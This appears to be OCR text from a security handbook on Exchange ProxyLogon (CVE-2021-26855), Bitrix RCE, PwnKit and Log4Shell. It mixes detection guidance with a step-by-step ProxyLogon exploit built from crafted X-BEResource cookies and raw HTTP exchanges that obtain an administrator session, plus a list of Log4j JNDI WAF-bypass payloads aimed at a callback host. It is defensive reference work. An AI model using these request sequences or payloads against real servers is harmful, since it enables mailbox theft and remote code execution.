
For help identifying which updates you need to get from your current CU version to a version with the latest security patches, follow this guidance:

https://techcommunity.microsoft.com/t5/exchange-team-blog/released-march-2021-exchange-server-security-updates/ba-p/2175901

Exchange Server build numbers and release dates reference:

https://docs.microsoft.com/it-it/exchange/new-features/build-numbers-and-release-dates?view=exchserver-2019


Three possible update paths available:



2.2 Context

Exchange servers have a building block architecture designed to handle high loads and provide availability and communication between different server versions.

Multiple servers running the same version can be configured to work together in a database availability group (DAG) to provide database-level recovery from failures.



To accommodate these scenarios, each server operates multiple layers of protocols that are used to provide access for various clients and communications between servers. Hence, **external clients do not communicate directly with the backend services** but through frontend APIs (Client Access Services), such as the Outlook Web App (OWA). Because of this segregation between the backend and client layers, a **PROXY** is used to pass requests between OWA, which listens on port 443/TCP, and the Exchange Back End, which is bound to port 444/TCP. The functionality is provided by the library '**Microsoft.Exchange.FrontEndHttpProxy.dll**' that operates as an **IIS module**.

The **authentication bypass vulnerability results from having to manage requests to static resources as authenticated requests on the backend** (because files such as scripts and images must be available even without authentication). Then some FE URLs request don't require authentication: ex. "**/ecp/*.js**", "**/ecp/favicon.ico**", "**/ecp/auth.js**"

This **mechanism is accomplished by using a cookie named** '**X-BEResource**' that has the following default format: **X-BEResource=<host/fqdn>~<server_version>**. The **PROXY then takes the host part and concatenates it to the request path to form the full URL request to the backend**, so for the follow request, the final URL created by proxy substitution will be:

Frontend query:

```
FE URL: <public_FE_fqdn>/ecp/xxx.js with X-BEResource-Cookie=
<host/internal_fqdn>~<server_version>
```

Mangled query from FE proxy:

```
PROXY MANGLED URL: <host/internal_fqdn>/ecp/xxx.js
```

2.3 Vulnerability details

During the concatenation, however, **no check is in place to validate whether the host/internal_FQDN contains additional characters that may be used to manipulate the request to the backend**. An attacker may alter its value to access non-static resources or pages.

- **Manipulate example #1**

For example, the cookie value can be changed as follows, to send authenticated requests to EWS BE provider (a SOAP-based API for the backend):

```
FE URL: <public_FE_fqdn>/ecp/xxx.js with X-BEResource=<host/
target_fqdn>/EWS/Exchange.asmx#~<server_version>
```

The **PROXY will split the cookie value by tilde ('~') character** to extract the host part (<host/target_fqdn>/EWS/Exchange.asmx#) and the final URL will be:

```
PROXY MANGLED URL: <host/target_fqdn>/EWS/Exchange.asmx#/ecp/xxx.js
```

Because the **URL string after the hash # character acts as an HTTP anchor**, it does not interfere with the altered request that will be finally evaluated as:

```
PROXY MANGLED URL (as evaluated by BE): <host/target_fqdn>/EWS/
Exchange.asmx#/ecp/xxx.js
```

Then the **initial FE URL (/ecp/xxx.js) can be also a fake one** because it will be ignored by BE.

- **Manipulate example #2**

Alternatively, to the use of hash #, a **fake parameter** (**?a=~**) may be used in to achieve the same result.

```
FE URL: <public_FE_fqdn>/ecp/xxx.js with X-BEResource=<host/
target_fqdn>/EWS/Exchange.asmx?a=~<server_version>)
```

will bring the PROXY to the following final request for BE:

```
PROXY MANGLED URL: <host/target_fqdn>/EWS/Exchange.asmx?a=/ecp/xxx.js
```

And the fake parameter will be ignored by BE.

```
PROXY MANGLED URL (as evaluated by BE): <host/target_fqdn>/EWS/
Exchange.asmx?a=/ecp/xxx.js
```

Leveraging the X-BEResource cookie insecure substitution made from the PROXY, an attacker is free to send arbitrary requests to BE providers to: read email, obtain a valid (authenticated) OWA session, etc...

- A query **back to the FE** (Ex. ServerInfo~**VRTLEXCLN04/EWS/Exchange.asmx**?a=)
- A query **direct to the BE** (Ex. ServerInfo~Administrator@**VRTLEXCLN04:444/mapi/emsmdb?MailboxId=f26bc937-b7b3-4402-b890-96c46713e5d5@exchange.lab**&a=)
- A query **to an external resource** (Ex. ServerInfo~**burpcollaborator.net/ecp/default.flt**?)
- **Any other web resource reachable from FE**

Exploit sequence for email access

REQUIRED INPUT: **target mailserver public FQDN** & **target email address list**

CVE-2021-26855 ## (ref. mangled string to build EWS/Exchange.asmx?a=)

1. Generic request to backend to retreive **TARGET INTERNAL FQDN**

TYPE:	GET
URL:	existing by default url /owa/auth.owa (this is available in any case without authentication)
Output:	retrieve from response header “X-FEServer" (FQDN)

2. Bruteforce get_folder_id for all mail address to find an existing one

TYPE:	POST
URL:	`/ecp/*.js (any file without authentication required); ex. "/ecp/<random>.js", "/ecp/favicon.ico", "/ecp/auth.js"`
Cookie:	`X-BEResource=<FQDN>/EWS/Exchange.asmx?a=~1942062522`
POST XML reqdata:	`X-BEResource=<FQDN>/EWS/Exchange.asmx?a=~1942062522`
Output:	a valid existing mail address and relate content_folderid (array [id_folder, change_key_folder])

3. Check id_folder,change_key_folder

TYPE:	POST
URL:	`/ecp/*.js (any file without authentication required); ex. "/ecp/<random>.js", "/ecp/favicon.ico", "/ecp/auth.js";`
Cookie:	`X-BEResource=<FQDN>/EWS/Exchange.asmx?a=~1942062522`
POST XML reqdata:	include content_folderid
Output:	a valid existing messages (array of [id_message,change_key_message])

4. Extract mails

TYPE:	POST
URL:	`/ecp/*.js (any file without authentication required); ex. "/ecp/<random>.js", "/ecp/favicon.ico", "/ecp/auth.js"`
Cookie:	`X-BEResource=<FQDN>/EWS/Exchange.asmx?a=~1942062522`
POST XML reqdata:	include messages
Output:	message content

Note: 1942062522 - this is not an exact required value - it's from some of the first available working PoCs and has been used by others who rely on those PoCs to build their own.

Exploit sequence for authentication

1. Send a GET request to leak the host value. Because the Exchange server embeds it in a header, it is not required for the 'X-BEResource' cookie to be set and the URL could be any not requiring authentication (ex. /ecp/*.js)

Source: Keysight →

Request

Pretty | Raw | \n | Actions

```
1 GET /ecp/8up.js HTTP/1.1
2 Host: [redacted]
3 Connection: close
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/88.0.4324.190 Safari/537.36
7 Cookie: X-BEResource=localhost~1942062522
8
9
```

Response

Pretty | Raw | Render | \n | Actions

```
1 HTTP/1.1 500 Internal Server Error
2 Cache-Control: private
3 Content-Type: text/html; charset=utf-8
4 Server: Microsoft-IIS/10.0
5 request-id: a11f89b0-d996-4b7c-a5d0-4f60cb0a2ecc
6 X-CalculatedBETarget: localhost
7 X-AspNet-Version: 4.0.30319
8 X-Powered-By: ASP.NET
9 X-FEServer: WIN-65F9JFV4L58
10 Date: Fri, 12 Mar 2021 11:46:08 GMT
11 Connection: close
12 Content-Length: 85
```

2. Use the flaw to send an auto-discovery request to the backend to **leak a user's LegacyDN** (autodiscover.xml); in such case the Administrator.

Source: Keysight →

```
1 POST /ecp/8up.js HTTP/1.1
2 Host: [redacted]
3 Connection: close
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190
  Safari/537.36
7 Content-Type: text/xml
8 Cookie: X-BEResource=
  WIN-65F9JFV4L58/autodiscover/autodiscover.xml?a=~1942062522
  ;
9 Content-Length: 338
10
11 <Autodiscover xmlns="
  http://schemas.microsoft.com/exchange/autodiscover/outlook/
  requestschema/2006">
12     <Request>
13       <EMailAddress>Administrator@ati.local</EMailAddress>
  <AcceptableResponseSchema>
  http://schemas.microsoft.com/exchange/autodiscover/outlook/
```

```
15 X-FEServer: WIN-65F9JFV4L58
16 Date: Fri, 12 Mar 2021 11:46:08 GMT
17 Connection: close
18 Content-Length: 3874
19
20 <?xml version="1.0" encoding="utf-8"?>
21 <Autodiscover xmlns="http://schemas.micr
22   <Response xmlns="http://schemas.micros
23     <User>
24       <DisplayName>Administrator</Displa
25       <LegacyDN>/o=ati/ou=Exchange Admin
  (FYDIBOHF23SPDLT)/cn=Recipients/cn=c744d
26       <AutoDiscoverSMTPAddress>Administr
27       <DeploymentId>504c5a55-7933-434f-8
28     </User>
29     <Account>
30       <AccountType>email</AccountType>
31       <Action>settings</Action>
32       <MicrosoftOnline>False</MicrosoftO
33       <Protocol>
34         <Type>EXCH</Type>
```

3. Use the flaw to send a request to the MAPI endpoint to **retrieve the user's SID** (:444/mapi/emsmdb?MailboxId=)

Source: Keysight →

```
1 POST /ecp/8up.js HTTP/1.1
2 Host: [redacted]
3 Connection: close
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/88.0.4324.190 Safari/537.36
7 X-Requestid: {C715155F-2BE8-44E0-BD34-2960067874C8}:2
8 Cookie: X-BEResource=
  Administrator@WIN-65F9JFV4L58:444/mapi/emsmdb?MailboxId=81
  dbd324-29c8-43c8-8c4e-01e69b869214@ati.local#~1942062522;
9 X-Requesttype: Connect
10 X-Clientinfo: {2F94A2BF-A2E6-4CCCC-BF98-B5F22C542226}
11 X-Clientapplication: Outlook/15.0.4815.1002
12 Content-Type: application/mapi-http
```

```
27
28 PROCESSING
29 DONE
30 X-StartTime: Fri, 12 Mar 2021 11:46:10 GMT
31 X-ElapsedTime: 8
32
33 òCWIN-65F9JFV4L58.ati.localFHÆKClientAcces
  AM,ConnectionID=1074
34 ⊡$ÿIMicrosoft.Exchange.RpcClientAccess.Ser
  UserMailbox object '/o=ati/ou=Exchange Adm
  (FYDIBOHF23SPDLT)/cn=Recipients/cn=c744ded
  S-1-5-21-3497671316-[redacted]
35    at Microsoft.Exchange.RpcClientAccess.S
  clientSecurityContext)
36    at Microsoft.Exchange.RpcClientAccess.S
37    at Microsoft.Exchange.RpcClientAccess.S
```

4. Finally, use the flaw to send a request to '/ecp/proxyLogon.ecp' endpoint to **obtain a valid session ID & ExchangeCanary** (:444/ecp/proxyLogon.ecp?)

Source: Keysight →

```
POST /ecp/8up.js HTTP/1.1
Host: [redacted]
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190
 Safari/537.36
msExchLogonAccount:
[redacted]
msExchTargetMailbox:
[redacted]
Cookie: X-BEResource=
Administrator@WIN-65F9JFV4L58:444/ecp/proxyLogon.ecp?a=~194
2062522;
msExchLogonMailbox:
[redacted]
Content-Type: text/xml
Content-Length: 93

<r at="Negotiate" ln="Administrator"><s>
S-1-5-21-3497671316-[redacted]</s></r>
```

```
HTTP/1.1 241
Cache-Control: private
Server: Microsoft-IIS/10.0
request-id: 8fb76482-9dd2-4d93-896b-28cd1efcdbc
X-CalculatedBETarget: win-65f9jfv4l58
X-Content-Type-Options: nosniff
X-DiagInfo: WIN-65F9JFV4L58
X-BEServer: WIN-65F9JFV4L58
X-UA-Compatible: IE=10
X-AspNet-Version: 4.0.30319
Set-Cookie: ASP.NET_SessionId=138c4f93-d55d-47b
Set-Cookie: msExchEcpCanary=opMSH8AoLUiD14aHMJ
path=/ecp;SameSite=None
X-Powered-By: ASP.NET
X-FEServer: WIN-65F9JFV4L58
Date: Fri, 12 Mar 2021 11:46:09 GMT
Connection: close
Content-Length: 0
```

5. From this point on, the **valid session** can be used by malicious actors to exploit other authenticated vulnerabilities.

2.4 Responder notes

Exploitation attempts can be detected via **Exchange HttpProxy logs** usually located in the folder **<$env:exchangeinstallpath>\Logging\HttpProxy**

1. The attempt can be identified by searching for log entries in **<$env:exchangeinstallpath>\Logging\HttpProxy** where the **AuthenticatedUser is empty** and the **AnchorMailbox** or **BackEndCookie** fields contain the **pattern of ServerInfo~*/***

   If the **attempt is successful**, the response will contain a **key value to pivot on other logs** in the **request ID**.

2. Then If malicious activity is detected at step 1, the **logs specific to the application specified in the AnchorMailbox path can be used to help determine what actions were taken** (**<$env:exchangeinstallpath>\Logging\<app_specific_folder>**) using **malicious request ID** as reference.

MS provided a script to check for evidence of exploitation of multiple vulnerability including the CVE-2021-26855: **https://github.com/microsoft/CSS-Exchange/tree/main/Security**

3. OTHER CVEs

3.1 Bitrix Site Manager RCE (CVE-2022-27228)

Vulnerability	CVE-2022-27228
Type	Remote code execution (RCE)
Description	**Bitrix Site Manager** Remote code execution vulnerability which allows attackers to execute arbitrary code without authentication in the vote (aka "Polls, Votes") module of Bitrix Site Manager.
Vulnerability presence	According to **https://cloud.yandex.com/en/docs/security/security-bulletins/#CVE-2022-27228** a nuclei scanner config should exist, but it seems missing in nuclei public github

How to check if it has been exploited, or if there are any signs of attempts	According to **https://cloud.yandex.com/en/docs/security/security-bulletins/#CVE-2022-27228** and the POC (see below references) the following URL sequence was involved in exploitation attempt:
	`GET /bitrix/tools/composite_data.php (acquire Bitrix session ID)POST /bitrix/tools/vote/uf.php (to exploit vulnerability)`
	or
	`GET /bitrix/tools/composite_data.php (acquire Bitrix session ID) POST /bitrix/tools/html_editor_action.php (to exploit vulnerability)`
	
	Search for such entries in Apache / NGINX log to find exploit attempts. Evaluate response code for found entries and, if it is 200, then evaluate filesystem events around that time in the timeline built with the command:
	`find / -type f -printf “%T+|%A+|%C+|%U|%u|%G|%g|%i|%M|%p\n” >> fs_timeline`

Reference	**REF** • https://helpdesk.bitrix24.com/open/15536776/ • https://bdu.fstec.ru/vul/2022-01141 • https://cloud.yandex.com/en/docs/security/security-bulletins/#CVE-2022-27228 **REF** • https://github.com/56567853/bitrix (root) • https://github.com/trump88/CVE-2022-27228 (fork) • https://github.com/JackPot777/bitrix (fork)

3.2 Polkit Pkexec LPE (CVE-2021-4034)

Vulnerability	CVE-2021-4034
Type	Local privilege escalation (LPE)
Description	**Polkit Pkexec** Local privilege escalation vulnerability on Polkit's pkexec utility in Unix-like operating systems which allows any unprivileged user to gain root privileges on the vulnerable host to execute arbitrary code. The Polkit vulnerability, CVE-2021-4034, was published on January 25th and dubbed ‘PwnKit’. **Relevant points:** • pkexec is installed by default on all major Linux distributions (Ubuntu, Debian, Fedora, CentOS, and other distributions are probably also exploitable); Polkit also supports non-Linux operating systems such as Solaris and *BSD, but hasn’t investigated their exploitability. • pkexec has been vulnerable since its creation, in May 2009 (commit c8c3d83, "Add a pkexec(1) command"); • any unprivileged local user can exploit this vulnerability to obtain full root privileges;
How to test for the presence of vulnerabilities	**If no arguments are passed to pkexec, a memory-out-of-bound situation is created, and the program sets its first ENV variable to an attacker-controlled value.** This makes it possible to **re-introduce an "unsecure" environment variable** into pkexec's environment; these "**unsecure" variables** are normally removed (by ld.so) from the environment of SUID programs before the main() function is called because they **can lead to the execution of arbitrary libraries**. In this case, **GCONV_PATH**, one of the "unsecure" environment variables, is **re-introduced** abusing the vulnerability and it will be used by glibc's function iconv_open() called by g_printerr() function in Pkexe src-code **if another environment variable CHARSET is not UTF-8** (note: CHARSET is not security sensitive, it is not an "unsecure" environment variable) To convert messages from one charset to another, **iconv_open() executes small shared libraries**; normally, these three ("from" charset, "to" charset, and library name) are read from a default configuration file, /usr/lib/gconv/gconv-modules. Alternatively, the **environment variable GCONV_PATH can force iconv_open() to read another configuration file**, that if properly crafted by attacker, will lead to **execution of an attacker-controlled library with root privilege**. In this case, a successful exploitation would grant unprivileged users root privileges on the affected machine.

How to check if it has been exploited, or if there any signs of attempts

This exploitation technique can leave traces in the logs:

```
"The value for the SHELL variable was not found the /etc/shells file"
```

or

```
"The value for environment variable [...] contains suscipious content"
```

---

but according to the vulnerability discoverer, exploitation is also possible without leaving any trace. This could be achieved by the **malicious library, loaded to manage charset conversion, mangling the string that has to be printed to a null one.**

Reference

REF

- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-4034

REF

- https://github.com/lourkeur/cve-2021-4034-playground
- https://github.com/gbrsh/CVE-2021-4034

3.3 Apache Log4j RCE (CVE-2021-44228 & 45046)

Vulnerability

CVE-2021-44228 and CVE-2021-45046

Type

Remote code execution (RCE)

Description

Apache Log4j

Remote code execution vulnerability known as **Log4Shell** affecting instances of Apache Log4j 2 in instances where attackers have permission to modify the logging configuration file and can in turn construct a malicious configuration using a JDBC Appender.

The vulnerability CVE-2021-44228 is exploitable since the version Apache Log4j2 versions 2.0-beta7 until 2.15.0 (not included).

A new vulnerability, known as CVE-2021-45046, has been discovered in certain **non-default configurations of Log4j, which results from an incomplete fix of the previously discovered CVE-2021-44228**.

This vulnerability allows attackers to execute arbitrary code by exploiting a weakness in the Thread Context Map (MDC) input data, using a JNDI Lookup pattern to craft malicious input data. The previously released fix, version 2.15.0, was not effective in addressing this vulnerability.

The latest Log4j versions, 2.16.0 for Java 8 and 2.12.2 for Java 7, have resolved this issue by removing support for message lookup patterns and disabling JNDI functionality by default.

How to test for the presence of vulnerabilities

Fuzzing is a method used to test a system's vulnerability by sending a large number of input variations to identify potential vulnerabilities in the system. In the context of Log4J vulnerability, fuzzing could involve testing various combinations of request in the URLs, HTTP headers like the user-agent, crafted emails,... of an application to determine if it is vulnerable to the Log4Shell.

One way to fuzz an application that uses Log4Shell is to send requests with code parts, such as ${java:version}, to the function org.apache.logging.log4j.Logger.error() for example. If the response contains the execution of the code, it means that the system is vulnerable to the attack. The attacker can also use JNDI (Java Naming and Directory Interface) to execute remote code through LDAP. Therefore, **it is essential to test the application thoroughly using fuzzing to ensure that it is not vulnerable to Log4Shell**.

If a **query containing ${jndi:xxx://DomainName.com} is executed successfully, the application server will perform a DNS resolution to resolve the external domain name DomainName.com. This DNS query can be traced in the application server logs**, which may contain the com.sun.jndi.dns.DnsContext@ pattern.

Although external domain resolution does not confirm code execution, **it confirms the vulnerability of the application**. Therefore, it's necessary to analyze the logs further to detect any possible compromise. Additionally, the attacker can use a request containing ${jndi:dns://dsn_server/record_TXT} to test if there is a Log4j vulnerability.

There are also many automated scanners like log4j-scan (https://github.com/fullhunt/log4j-scan).

Even if the application is protected by the **WAF** (Web Application Firewall), there are **some techniques to bypass it**. Here are some requests to bypass WAF :

```
${${::-j}${::-n}${::-d}${::-i}:${::-r}${::-m}${::-i}://
{{callback_host}}/{{random}}},
${${::-j}ndi:rmi://{{callback_host}}/{{random}}},
${jndi:rmi://{{callback_host}}/{{random}}},
${jndi:rmi://{{callback_host}}}/,
${${lower:jndi}:${lower:rmi}://{{callback_host}}/{{random}}},
${${lower:${lower:jndi}}:${lower:rmi}://{{callback_host}}/
{{random}}},
${${lower:j}${lower:n}${lower:d}i:${lower:rmi}://
{{callback_host}}/{{random}}},
${${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}
m${lower:i}}://{{callback_host}}/{{random}}},
${jndi:dns://{{callback_host}}/{{random}}},
${jnd${123%25ff:-${123%25ff:-i:}}ldap://{{callback_host}}/
